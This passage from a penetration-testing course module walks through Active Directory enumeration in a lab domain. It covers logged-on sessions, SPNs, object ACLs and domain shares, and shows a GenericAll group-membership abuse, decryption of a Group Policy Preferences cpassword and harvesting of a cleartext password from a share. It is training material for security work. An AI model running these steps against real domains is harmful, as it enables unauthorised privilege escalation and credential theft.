Access : BUILTIN\Users Allow  ReadKey
         BUILTIN\Administrators Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  FullControl
         CREATOR OWNER Allow  FullControl
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
         S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-
3232135806-4053264122-3456934681 Allow  ReadKey
```

*Listing 759 - Displaying permissions on the DefaultSecurity registry hive*

The highlighted output in Listing 759 reveals the groups and users that have either *FullControl* or *ReadKey*, meaning they can all read the SrvsvcSessionInfo key itself.

However, the *BUILTIN* group, *NT AUTHORITY* group, *CREATOR OWNER* and *APPLICATION PACKAGE AUTHORITY* are defined by the system, and do not allow *NetSessionEnum* to enumerate this registry key from a remote standpoint.

The long string in the end of the output is, according to Microsoft's documentation,[1038] a *capability SID*. In fact, the documentation refers to the exact SID in our output.

A capability SID is an *unforgeable* token of authority that grants a Windows component or a Universal Windows Application access to various resources. However, it will not give us remote access to the registry key of interest.

In older Windows versions (which Microsoft does not specify), *Authenticated Users* were allowed to access the registry hive and obtain information from the SrvsvcSessionInfo key. However, following the *least privilege* principle, regular domain users should not be able to acquire this information within the domain, which is likely part of the reason the permissions for the registry hive changed as well. In this case, due to permissions, we can be certain that *NetSessionEnum* will not be able to obtain this type of information on default Windows 11.

[1037] (Microsoft), https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7.3

[1038] (Microsoft, 2021), https://learn.microsoft.com/en-us/troubleshoot/windows-server/windows-security/sids-not-resolve-into-friendly-names

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now let's get a better sense of the operating system versions in use. We can do this with Net-GetComputer, this time including the operatingsystemversion attribute:

```
PS C:\Tools> Get-NetComputer | select
dnshostname,operatingsystem,operatingsystemversion

dnshostname       operatingsystem              operatingsystemversion
-----------       ---------------              ----------------------
DC1.corp.com      Windows Server 2022 Standard 10.0 (20348)
web04.corp.com    Windows Server 2022 Standard 10.0 (20348)
FILES04.corp.com  Windows Server 2022 Standard 10.0 (20348)
client74.corp.com Windows 11 Pro               10.0 (22000)
client75.corp.com Windows 11 Pro               10.0 (22000)
CLIENT76.corp.com Windows 10 Pro               10.0 (16299)
```

*Listing 760 - Querying operating system and version*

As we discovered earlier, Windows 10 is the oldest operating system in the environment, and based on the output above, it runs version 16299, otherwise known as build 1709.[1039]

While the documentation from Microsoft is not clear when they made a change to the HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\DefaultSecurity registry hive, it appears to be around the release of this exact build. It also seems to affect all Windows Server operating systems since Windows Server 2019 build 1809. This creates an issue for us since we won't be able to use PowerView to build the domain map we had in mind.

Even though *NetSessionEnum* does not work in this case, we should still keep it in our toolkit since it's not uncommon to find older systems in real-world environments.

Fortunately there are other tools we can use, such as the *PsLoggedOn*[1040] application from the *SysInternals Suite*.[1041] The documentation states that PsLoggedOn will enumerate the registry keys under HKEY_USERS to retrieve the *security identifiers* (SID) of logged-in users and convert the SIDs to usernames. PsLoggedOn will also use the *NetSessionEnum* API to see who is logged on to the computer via resource shares.

One limitation, however, is that PsLoggedOn relies on the *Remote Registry* service in order to scan the associated key. The Remote Registry service has not been enabled by default on Windows workstations since Windows 8, but system administrators may enable it for various administrative tasks, for backwards compatibility, or for installing monitoring/deployment tools, scripts, agents, etc.

It is also enabled by default on later Windows Server Operating Systems such as Server 2012 R2, 2016 (1607), 2019 (1809), and Server 2022 (21H2). If it is enabled, the service will stop after ten minutes of inactivity to save resources, but it will re-enable (with an *automatic trigger*) once we connect with PsLoggedOn.

With the theory out of the way for now, let's try to run PsLoggedOn against the computers we attempted to enumerate earlier, starting with FILES04 and WEB04. PsLoggedOn is located in C:\Tools\PSTools on CLIENT75. To use it, we'll simply run it with the target hostname:

[1039] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/uwp/whats-new/windows-10-build-16299

[1040] (Microsoft, 2021), https://learn.microsoft.com/en-us/sysinternals/downloads/psloggedon

[1041] (Microsoft, 2022), https://learn.microsoft.com/en-us/sysinternals/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\files04

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     <unknown time>             CORP\jeff
Unable to query resource logons
```

*Listing 761 - Using PsLoggedOn to see user logons at Files04*

In this case, we discover that *jeff* is logged in on FILES04 with his domain user account. This is great information, which suggests another potential attack vector. We'll make a note in our documentation.

Let's go ahead and enumerate WEB04 as well:

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\web04

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

No one is logged on locally.
Unable to query resource logons
```

*Listing 762 - Using PsLoggedOn to see user logons at Web04*

According to the output, there are no users logged in on WEB04. This may be a false positive since we cannot know for sure that the Remote Registry service is running, but we didn't receive any error messages, which suggests the output is accurate. For now, we will simply have to trust our enumeration and accept that no users are logged in on the specific server.

As we discovered earlier in this section, it appears that we have administrative privileges on CLIENT74 via *stephanie*, so this is a machine of high interest, and we should enumerate possible sessions there as well. Let's do that now. For educational purposes, we have enabled the Remote Registry service on CLIENT74.

```
PS C:\Tools\PSTools> .\PsLoggedon.exe \\client74

PsLoggedon v1.35 - See who's logged on
Copyright (C) 2000-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Users logged on locally:
     <unknown time>             CORP\jeffadmin

Users logged on via resource shares:
     10/5/2022 1:33:32 AM       CORP\stephanie
```

*Listing 763 - Using PsLoggedOn to see user logons at CLIENT74*

It appears *jeffadmin* has an open session on CLIENT74, and the output reveals some very interesting pieces of information. If our enumeration is accurate and we in fact have administrative privileges on CLIENT74, we should be able to log in there and possibly steal *jeffadmin*'s credentials! It would be very tempting to try this immediately, but it's best practice to

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

stay the course and continue our enumeration. After all, our goal is not to get a quick win, but rather to provide a thorough analysis.

Another interesting thing to note in the output is that *stephanie* is logged on via resource shares. This is shown because PsLoggedOn also uses the *NetSessionEnum* API, which in this case requires a logon in order to work. This may also explain why we saw a logon earlier for *stephanie* while using PowerView.

This concludes the enumeration of our compromised user, including the enumeration of active sessions within the domain. Based on the information we have gathered, we have a very interesting attack path that may lead us all the way to domain administrator if pursued.

In the next section, we will continue our enumeration by focusing on a different type of user, more specifically *Service Accounts*.

### 21.3.3 Enumeration Through Service Principal Names

So far, we have obtained quite a bit of information, and we are starting to see how things are connected together within the domain. To wrap up our discussion of user enumeration, we'll shift our focus to *Service Accounts*,[1042] which may also be members of high-privileged groups.

Applications must be executed in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the system itself run in the context of a *Service Account*.

In other words, isolated applications can use a set of predefined service accounts, such as *LocalSystem*,[1043] *LocalService*,[1044] and *NetworkService*.[1045]

For more complex applications, a domain user account may be used to provide the needed context while still maintaining access to resources inside the domain.

When applications like *Exchange*,[1046] MS SQL, or *Internet Information Services* (IIS) are integrated into AD, a unique service instance identifier known as *Service Principal Name* (SPN)[1047] associates a service to a specific service account in Active Directory.

---

*Managed Service Accounts,[1048] introduced with Windows Server 2008 R2, were designed for complex applications, which require tighter integration with Active Directory.*

---

[1042] (Microsoft, 2022), https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/service-accounts-on-premises

[1043] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/services/localsystem-account

[1044] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/services/localservice-account

[1045] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/services/networkservice-account

[1046] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Microsoft_Exchange_Server

[1047] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/ad/service-principal-names

[1048] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Larger applications like MS SQL and Microsoft Exchange often required server redundancy when running to guarantee availability, but Managed Service Accounts did not support this. To remedy this, Group Managed Service Accounts were introduced with Windows Server 2012, but this requires that domain controllers run Windows Server 2012 or higher. Because of this, some organizations may still rely on basic Service Accounts.*

We can obtain the IP address and port number of applications running on servers integrated with AD by simply enumerating all SPNs in the domain, meaning we don't need to run a broad port scan.

Since the information is registered and stored in AD, it is present on the domain controller. To obtain the data, we will again query the DC, this time searching for specific SPNs.

To enumerate SPNs in the domain, we have multiple options. In this case, we'll use setspn.exe, which is installed on Windows by default. We'll use -L to run against both servers and clients in the domain.

While we could iterate through the list of domain users, we previously discovered the *iis_service* user. Let's start with that one:

```
c:\Tools>setspn -L iis_service
Registered ServicePrincipalNames for CN=iis_service,CN=Users,DC=corp,DC=com:
        HTTP/web04.corp.com
        HTTP/web04
        HTTP/web04.corp.com:80
```

*Listing 764 - Listing SPN linked to a certain user account*

In the Listing above, an SPN is linked to the *iis_service* account.

Another way of enumerating SPNs is to let PowerView enumerate all the accounts in the domain. To obtain a clear list of SPNs, we can pipe the output into select and choose the samaccountname and serviceprincipalname attributes:

```
PS C:\Tools> Get-NetUser -SPN | select samaccountname,serviceprincipalname

samaccountname serviceprincipalname
-------------- --------------------
krbtgt         kadmin/changepw
iis_service    {HTTP/web04.corp.com, HTTP/web04, HTTP/web04.corp.com:80}
```

*Listing 765 - Listing the SPN accounts in the domain*

While we will explore the *krbtgt* account in upcoming AD-related Modules, for now, we'll continue to focus on *iis service*. The *serviceprincipalname* of this account is set to "HTTP/web04.corp.com, HTTP/web04, HTTP/web04.corp.com:80", which is indicative of a web server.

Let's attempt to resolve web04.corp.com with nslookup:

```
PS C:\Tools\> nslookup.exe web04.corp.com
Server:  UnKnown
Address:  192.168.50.70
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Name:    web04.corp.com
Address:  192.168.50.72
```

*Listing 766 - Resolving the web04.corp.com name*

From the result, it's clear that the hostname resolves to an internal IP address. If we browse this to this IP, we find a website that requires a login:





*Figure 267: Web04 Login*

Since these types of accounts are used to run services, we can assume that they have more privileges than regular domain user accounts. For now, we'll simply document that *iis_service* has a linked SPN, which will be valuable for us in the upcoming AD-related Modules.

### 21.3.4 Enumerating Object Permissions

In this section, we will enumerate specific permissions that are associated with Active Directory objects. Although the technical details of those permissions are complex and out of scope of this Module, it's important that we discuss the basic principles before we start enumeration.

In short, an object in AD may have a set of permissions applied to it with multiple *Access Control Entries* (ACE).[1049] These ACEs make up the *Access Control List* (ACL).[1050] Each ACE defines whether access to the specific object is allowed or denied.

As a very basic example, let's say a domain user attempts to access a domain share (which is also an object). The targeted object, in this case the share, will then go through a validation check

[1049] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-entries

[1050] (Microsoft, 2020), https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-lists

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

based on the ACL to determine if the user has permissions to the share. This ACL validation involves two main steps. In an attempt to access the share, the user will send an *access token*, which consists of the user identity and permissions. The target object will then validate the token against the list of permissions (the ACL). If the ACL allows the user to access the share, access is granted. Otherwise the request is denied.

AD includes a wealth of permission types that can be used to configure an ACE.[1051] However, from an attacker's standpoint, we are mainly interested in a few key permission types. Here's a list of the most interesting ones along with a description of the permissions they provide:

```
GenericAll: Full permissions on object
GenericWrite: Edit certain attributes on the object
WriteOwner: Change ownership of the object
WriteDACL: Edit ACE's applied to object
AllExtendedRights: Change password, reset password, etc.
ForceChangePassword: Password change for object
Self (Self-Membership): Add ourselves to for example a group
```

*Listing 767 - AD permission types*

The Microsoft documentation[1052] lists other permissions and describes each in more detail.

We can use Get-ObjectAcl to enumerate ACEs with PowerView. To get started, let's enumerate our own user to determine which ACEs are applied to it. We can do this by filtering on -Identity:

```
PS C:\Tools> Get-ObjectAcl -Identity stephanie

...
ObjectDN               : CN=stephanie,CN=Users,DC=corp,DC=com
ObjectSID              : S-1-5-21-1987370270-658905905-1781884369-1104
ActiveDirectoryRights  : ReadProperty
ObjectAceFlags         : ObjectAceTypePresent
ObjectAceType          : 4c164200-20c0-11d0-a768-00aa006e0529
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength           : 56
AceQualifier           : AccessAllowed
IsCallback             : False
OpaqueLength           : 0
AccessMask             : 16
SecurityIdentifier     : S-1-5-21-1987370270-658905905-1781884369-553
AceType                : AccessAllowedObject
AceFlags               : None
IsInherited            : False
InheritanceFlags       : None
PropagationFlags       : None
AuditFlags             : None
...
```

*Listing 768 - Running Get-ObjectAcl specifying our user*

The amount of output may seem overwhelming since we enumerated every ACE that grants or denies some sort of permission to *stephanie*. While there are many properties that seem

[1051] (Microsoft), https://learn.microsoft.com/en-us/dotnet/api/system.directoryservices.activedirectoryrights?view=netframework-4.7.2

[1052] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/secauthz/access-rights-and-access-masks

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

potentially useful, we are primarily interested in those highlighted in the truncated output of Listing 768.

The output lists two *Security Identifiers* (SID),[1053] unique values that represent an object in AD. The first (located in the highlighted *ObjectSID* property) contains the value "S-1-5-21-1987370270-658905905-1781884369-1104", which is rather difficult to read. In order to make sense of the SID, we can use PowerView's Convert-SidToName command to convert it to an actual domain object name:

```
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1104
CORP\stephanie
```

*Listing 769 - Converting the ObjectISD into name*

The conversion reveals that the SID in the *ObjectSID* property belongs to the *stephanie* user we are currently using. The *ActiveDirectoryRights* property describes the type of permission applied to the object. In order to find out who has the *ReadProperty* permission in this case, we need to convert the *SecurityIdentifier* value.

Let's use PowerView to convert it into a name we can read:

```
PS C:\Tools> Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-553
CORP\RAS and IAS Servers
```

*Listing 770 - Converting the SecurityIdentifier into name*

According to PowerView, the SID in the *SecurityIdentifier* property belongs to a default AD group named *RAS and IAS Servers*.[1054]

Taking this information together, the *RAS and IAS Servers* group has *ReadProperty* access rights to our user. While this is a common configuration in AD and likely won't give us an attack vector, we have used the example to make sense of the information we have obtained.

In short, we are interested in the *ActiveDirectoryRights* and *SecurityIdentifier* for each object we enumerate going forward.

The highest access permission we can have on an object is *GenericAll*. Although there are many other interesting ones as discussed previously in this section, we will use GenericAll as an example in this case.

We can continue to use Get-ObjectAcl and select only the properties we are interested in, namely *ActiveDirectoryRights* and *SecurityIdentifier*. While the *ObjectSID* is nice to have, we don't need it when we are enumerating specific objects in AD since it will only contain the SID for the object we are in fact enumerating.

Although we should enumerate all objects the domain, let's start with the *Management Department* group for now. We will check if any users have GenericAll permissions.

To generate clean and manageable output, we'll use the PowerShell -eq flag to filter the ActiveDirectoryRights property, only displaying the values that equal GenericAll. We'll then pipe the results into select, only displaying the SecurityIdentifier and ActiveDirectoryRights properties:

[1053] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers

[1054] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-groups#ras-and-ias-servers

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools> Get-ObjectAcl -Identity "Management Department" | ?
{$_.ActiveDirectoryRights -eq "GenericAll"} | select
SecurityIdentifier,ActiveDirectoryRights

SecurityIdentifier                            ActiveDirectoryRights
------------------                            ---------------------
S-1-5-21-1987370270-658905905-1781884369-512            GenericAll
S-1-5-21-1987370270-658905905-1781884369-1104           GenericAll
S-1-5-32-548                                            GenericAll
S-1-5-18                                                GenericAll
S-1-5-21-1987370270-658905905-1781884369-519            GenericAll
```

*Listing 771 - Enumerating ACLs for the Management Group*

In this case, we have a total of five objects that have the GenericAll permission on the *Management Department* object. To make sense of this, let's convert all the SIDs into actual names:

```
PS C:\Tools> "S-1-5-21-1987370270-658905905-1781884369-512","S-1-5-21-1987370270-
658905905-1781884369-1104","S-1-5-32-548","S-1-5-18","S-1-5-21-1987370270-658905905-
1781884369-519" | Convert-SidToName
CORP\Domain Admins
CORP\stephanie
BUILTIN\Account Operators
Local System
CORP\Enterprise Admins
```

*Listing 772 - Converting all SIDs that have GenericAll permission on the Management Group*

The first SID belongs to the *Domain Admins* group and the GenericAll permission comes as no surprise since *Domain Admins* have the highest privilege possible in the domain. What's interesting, however, is to find *stephanie* in this list. Typically, a regular domain user should not have GenericAll permissions on other objects in AD, so this may be a misconfiguration.

This finding is significant and indicates that *stephanie* is a powerful account.

When we enumerated the *Management Group*, we discovered that *jen* was its only member. As an experiment to show the power of misconfigured object permissions, let's try to use our permissions as *stephanie* to add ourselves to this group with net.exe.

```
PS C:\Tools> net group "Management Department" stephanie /add /domain
The request will be processed at a domain controller for domain corp.com.

The command completed successfully.
```

*Listing 773 - Using "net.exe" to add ourselves to domain group*

Based on the output, we should now be a member of the group. We can verify this with Get-NetGroup.

```
PS C:\Tools> Get-NetGroup "Management Department" | select member

member
------
{CN=jen,CN=Users,DC=corp,DC=com, CN=stephanie,CN=Users,DC=corp,DC=com}
```

*Listing 774 - Running "Get-NetGroup" to enumerate "Management Department"*

This reveals that *jen* is no longer the sole member of the group and that we have successfully added our *stephanie* user in there as well.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now that we have abused the GenericAll permission, let's use it to clean up after ourselves by removing our user from the group:

```
PS C:\Tools> net group "Management Department" stephanie /del /domain
The request will be processed at a domain controller for domain corp.com.

The command completed successfully.
```

*Listing 775 - Using "net.exe" to remove ourselves from domain group*

Once again we can use PowerView to verify that *jen* is the sole member of the group:

```
PS C:\Tools> Get-NetGroup "Management Department" | select member

member
------
CN=jen,CN=Users,DC=corp,DC=com
```

*Listing 776 - Running "Get-NetGroup" to verify that our user is removed from domain group*

Great, the cleanup was successful.

From a system administrator perspective, managing permissions in Active Directory can be a tough task, especially in complex environments. Weak permissions such as the one we saw here are often the go-to vectors for attackers since it can often help us escalate our privileges within the domain.

In this particular case, we enumerated the *Management Group* object specifically and leveraged *stephanie's* GenericAll to add our own user to the group. Although it didn't grant us additional domain privileges, this exercise demonstrated the process of discovering and abusing the vast array of permissions that we can leverage in real-world engagements.

### 21.3.5 Enumerating Domain Shares

To wrap up our manual enumeration discussion, we'll shift our focus to domain shares. Domain shares often contain critical information about the environment, which we can use to our advantage.

We'll use PowerView's Find-DomainShare function to find the shares in the domain. We could also add the *-CheckShareAccess* flag to display shares only available to us. However, we'll skip this flag for now to return a full list, including shares we may target later. Note that it may take a few moments for PowerView to find the shares and list them.

```
PS C:\Tools> Find-DomainShare

Name           Type Remark                ComputerName
----           ---- ------                ------------
ADMIN$   2147483648 Remote Admin          DC1.corp.com
C$       2147483648 Default share         DC1.corp.com
IPC$     2147483651 Remote IPC            DC1.corp.com
NETLOGON          0 Logon server share    DC1.corp.com
SYSVOL            0 Logon server share    DC1.corp.com
ADMIN$   2147483648 Remote Admin          web04.corp.com
backup            0                       web04.corp.com
C$       2147483648 Default share         web04.corp.com
IPC$     2147483651 Remote IPC            web04.corp.com
ADMIN$   2147483648 Remote Admin          FILES04.corp.com
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
C                0                        FILES04.corp.com
C$       2147483648 Default share         FILES04.corp.com
docshare         0 Documentation purposes FILES04.corp.com
IPC$     2147483651 Remote IPC            FILES04.corp.com
Tools            0                        FILES04.corp.com
Users            0                        FILES04.corp.com
Windows          0                        FILES04.corp.com
ADMIN$   2147483648 Remote Admin          client74.corp.com
C$       2147483648 Default share         client74.corp.com
IPC$     2147483651 Remote IPC            client74.corp.com
ADMIN$   2147483648 Remote Admin          client75.corp.com
C$       2147483648 Default share         client75.corp.com
IPC$     2147483651 Remote IPC            client75.corp.com
sharing          0                        client75.corp.com
```

*Listing 777 - Domain Share Query*

Listing 777 reveals shares from three different servers. Although some of these are default domain shares, we should investigate each of them in search of interesting information.

In this instance, we'll first focus on SYSVOL,[1055] as it may include files and folders that reside on the domain controller itself. This particular share is typically used for various domain policies and scripts. By default, the SYSVOL folder is mapped to %SystemRoot%\SYSVOL\Sysvol\domain-name on the domain controller and every domain user has access to it.

```
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\

    Directory: \\dc1.corp.com\sysvol\corp.com

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   1:11 AM                Policies
d-----          9/2/2022   4:08 PM                scripts
```

*Listing 778 - Listing contents of the SYSVOL share*

During an assessment, we should investigate every folder we discover in search of interesting items. For now, let's examine the Policies folder:

```
PS C:\Tools> ls \\dc1.corp.com\sysvol\corp.com\Policies\

    Directory: \\dc1.corp.com\sysvol\corp.com\Policies

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   1:13 AM                oldpolicy
d-----          9/2/2022   4:08 PM                {31B2F340-016D-11D2-945F-
00C04FB984F9}
d-----          9/2/2022   4:08 PM                {6AC1786C-016F-11D2-945F-
00C04fB984F9}
```

*Listing 779 - Listing contents of the "SYSVOLshare"*

All the folders are potentially interesting, but we'll explore oldpolicy first. Within it, as shown in Listing 780, we find a file named old-policy-backup.xml:

[1055] (Microsoft, 2015), https://social.technet.microsoft.com/wiki/contents/articles/24160.active-directory-back-to-basics-sysvol.aspx

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools> cat \\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-
backup.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups   clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <User   clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
          name="Administrator (built-in)"
          image="2"
          changed="2012-05-03 11:45:20"
          uid="{253F4D90-150A-4EFB-BCC8-6E894A9105F7}">
    <Properties
          action="U"
          newName=""
          fullName="admin"
          description="Change local admin"
          cpassword="+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
          changeLogon="0"
          noChange="0"
          neverExpires="0"
          acctDisabled="0"
          userName="Administrator (built-in)"
          expires="2016-02-10" />
  </User>
</Groups>
```

*Listing 780 - Checking contents of old-policy-backup.xml file*

Due to the naming of the folder and the name of the file itself, it appears that this is an older domain policy file. This is a common artifact on domain shares as system administrators often forget them when implementing new policies. In this particular case, the XML file describes an old policy (helpful for learning more about the current policies) and an encrypted password for the local built-in Administrator account. The encrypted password could be extremely valuable for us.

Historically, system administrators often changed local workstation passwords through *Group Policy Preferences* (GPP).[1056]

However, even though GPP-stored passwords are encrypted with AES-256, the private key for the encryption has been posted on *MSDN*.[1057] We can use this key to decrypt these encrypted passwords. In this case, we'll use the gpp-decrypt[1058] ruby script in Kali Linux that decrypts a given GPP encrypted string:

```
kali@kali:~$ gpp-decrypt "+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"
P@$$w0rd
```

*Listing 781 - Using gpp-decrypt to decrypt the password*

As indicated in Listing 781, we successfully decrypted the password and we will make a note of this in our documentation.

Listing 777 also revealed other shares of potential interest. Let's check out docshare on FILES04.corp.com (which is not a default share).

[1056] (Microsoft, 2016), https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn581922(v=ws.11)

[1057] (Microsoft, 2019), https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-gppref/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be?redirectedfrom=MSDN#endNote2

[1058] (Kali.orc, 2022), https://www.kali.org/tools/gpp-decrypt/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Tools> ls \\FILES04\docshare

    Directory: \\FILES04\docshare

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/21/2022   2:02 AM                docs
```

*Listing 782 - Listing the contents of docsare*

Farther in the folder structure, we find a do-not-share folder that contains start-email.txt:

```
PS C:\Tools> ls \\FILES04\docshare\docs\do-not-share

    Directory: \\FILES04\docshare\docs\do-not-share

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/21/2022   2:02 AM           1142 start-email.txt
```

*Listing 783 - Listing the contents of do-not-share*

Although this is a very strange name for a folder that is in fact shared, let's check out the content of the file:

```
PS C:\Tools> cat \\FILES04\docshare\docs\do-not-share\start-email.txt
Hi Jeff,

We are excited to have you on the team here in Corp. As Pete mentioned, we have been
without a system administrator
since Dennis left, and we are very happy to have you on board.

Pete mentioned that you had some issues logging in to your Corp account, so I'm
sending this email to you on your personal address.

The username I'm sure you already know, but here you have the brand new auto generated
password as well: HenchmanPutridBonbon11

As you may be aware, we are taking security more seriously now after the previous
breach, so please change the password at first login.

Best Regards
Stephanie

..............

Hey Stephanie,

Thank you for the warm welcome. I heard about the previous breach and that Dennis left
the company.

Fortunately he gave me a great deal of documentation to go through, although in paper
format. I'm in the
process of digitalizing the documentation so we can all share the knowledge. For now,
you can find it in
the shared folder on the file server.

Thank you for reminding me to change the password, I will do so at the earliest
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
convenience.

Best regards
Jeff
```

*Listing 784 - Checking the "start-email.txt" file*

According to the text in this file, *jeff* stored an email with a possible cleartext password: *HenchmanPutridBonbon11*! Although the password may have been changed, we will make a note of it in our documentation. Between this password and the password we discovered earlier, we're building a rough profile of the password policy used for both users and computers in the organization. We could use this to create specific wordlists that we can use for password guessing and brute force, if needed.

## 21.4 Active Directory - Automated Enumeration

This Learning Unit covers the following Learning Objectives:

- Collect domain data using SharpHound
- Analyze the data using BloodHound

As we've seen so far in this Module, our manual enumeration can be relatively time consuming and can generate a wealth of information that can be difficult to organize.

Although it is important to understand the concepts of manual enumeration, we can also leverage automated tools to speed up the enumeration process and quickly reveal possible attack paths, especially in large environments. Manual and automated tools each have their merits, and most professionals leverage a combination of the two in real-world engagements.

Some automated tools, like *PingCastle*,[1059] generate gorgeous reports although most require paid licenses for commercial use. In our case, we will focus on *BloodHound*,[1060] an excellent free tool that's extremely useful for analyzing AD environments.

It's worth noting that automated tools generate a great deal of network traffic and many administrators will likely recognize a spike in traffic as we run these tools.

### 21.4.1 Collecting Data with SharpHound

We'll use BloodHound in the next section to analyze, organize and present the data, and the companion data collection tool, *SharpHound*[1061] to collect the data. SharpHound is written in C# and uses Windows API functions and LDAP namespace functions similar to those we used manually in the previous sections. For example, SharpHound will attempt to use *NetWkstaUserEnum*[1062] and *NetSessionEnum*[1063] to enumerate logged-on sessions, just as we did earlier. It will also run queries against the Remote Registry service, which we also leveraged earlier.

[1059] (PingCastle, 2022), https://www.pingcastle.com/

[1060] (Specter Ops, 2022), https://bloodhound.readthedocs.io/en/latest/

[1061] (Specter Ops, 2022), https://bloodhound.readthedocs.io/en/latest/data-collection/sharphound.html

[1062] (Microsoft, 2021), https://learn.microsoft.com/en-us/windows/win32/api/lmwksta/nf-lmwksta-netwkstauserenum

[1063] (Microsoft, 2022), https://learn.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

